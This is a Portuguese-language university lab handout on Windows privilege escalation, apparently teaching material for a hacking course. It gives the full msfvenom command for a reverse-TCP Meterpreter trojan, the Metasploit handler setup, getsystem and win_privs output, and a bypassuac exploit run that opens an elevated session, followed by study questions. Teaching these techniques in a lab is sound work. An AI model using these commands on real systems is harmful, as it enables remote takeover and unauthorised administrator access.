Insper


Tecnologias Hacker

Roteiro Escalonamento de Privilégios

Objetivo: Entender o conceito de escalonamento de privilégios.Conhecer e executar comandos administrativos de sistema operacional para acesso de informações de conta de usuário.

Indicações de ferramentas para este laboratório:

- Ferramentas: Metasploit, Meterpreter, winscp.



Escalonamento horizontal

Ocorre quando se consegue acesso a uma máquina por meio de uma conta qualquer e a partir dai consegue-se acesso a outra conta com o mesmo nível de privilégio.

Insper

Escalonamento vertical

Ocorre quando a partir do acesso de um usuário sem prerrogativas administrativas consegue-se acesso acesso a uma conta com prerrogativas administrativas.

Criando Trojan

Em seu Kali abra um terminal e execute o seguinte comando para a criação do trojan:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP DO ATACANTE LPORT=4444 -f exe > insper.exe

```
root@kali:/# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=4444 -f exe > eth.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
```

Abra a máquina virtual disponível para este laboratório com as credenciais:

Usuário: aluno e Senha: aluno

Utilize o aplicativo winscp para copiar o trojan Criado. Não esqueça de habilitar o serviço ssh em teu Kali.

Em seguida abra a console do Metasploit (msfconsole) e habilite o Meterpreter para receber a conexão reversa do sistema infectado:

msfconsole


msf > use multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp


msf exploit(handler) > set LPORT 4444

msf exploit(handler) > set LHOST IP_DO ATACANTE

msf exploit(handler) > exploit



Após a sequência de comandos o teu sistema estará preparado para receber a conexão do sistema comprometido. Retorne a máquina virtual alvo e execute o trojan e observe o terminal do meterpreter:



Insper

A partir deste momento você já estará no sistema comprometido. Execute os comandos abaixo que indicarão com qual usuário você está autenticado(getuid) e se é possível escalonar o privilégio (getsystem) :

getuid – mostra o usuário da sessão corrente

getsystem - Tenta elevar o nível de privilégio para SYSTEM

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getuid
Server username: WD-PC\aluno
meterpreter >
```

Habilite a extensão para a elevação de privilégio:

```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
```

Execute o módulo de elevação de privilégios do Windows no meterpreter:

run post/windows/gather/win_privs

```
meterpreter > run post/windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 False     False      True                     True         1              "WD-PC\\aluno"

Windows Privileges
==================

 Name
 ----
 SeChangeNotifyPrivilege
 SeIncreaseWorkingSetPrivilege
 SeShutdownPrivilege
 SeTimeZonePrivilege
 SeUndockPrivilege

meterpreter >
```

Insper

Coloque a sua sessão em background para o carregamento de mais um exploit que vai explorar a vulnerabilidade do módulo UAC.

Comando background - coloca a sessão em background

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) >
```

Habilitando o exploit bypassuac

```
msf exploit(multi/handler) > use exploit/windows/local/bypassuac
msf exploit(windows/local/bypassuac) >
```

Retorne a sua sessão

```
msf exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
msf exploit(windows/local/bypassuac) >
```

Execute o exploit bypass UAC


```
msf exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 10.0.0.200:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 10.0.0.107
[*] Meterpreter session 2 opened (10.0.0.200:4444 -> 10.0.0.107:51219) at 2018-03-21 17:53:58 +0000

meterpreter >
```

Insper

Confirme sua credencial e logo após execute o escalonamento de privilégios:



Perguntas:

1) Como funciona o gerenciamento de credenciais do windows UAC?

2) Localize uma CVE recente (2019) de escalonamento de privilégios do Windows e do Linux.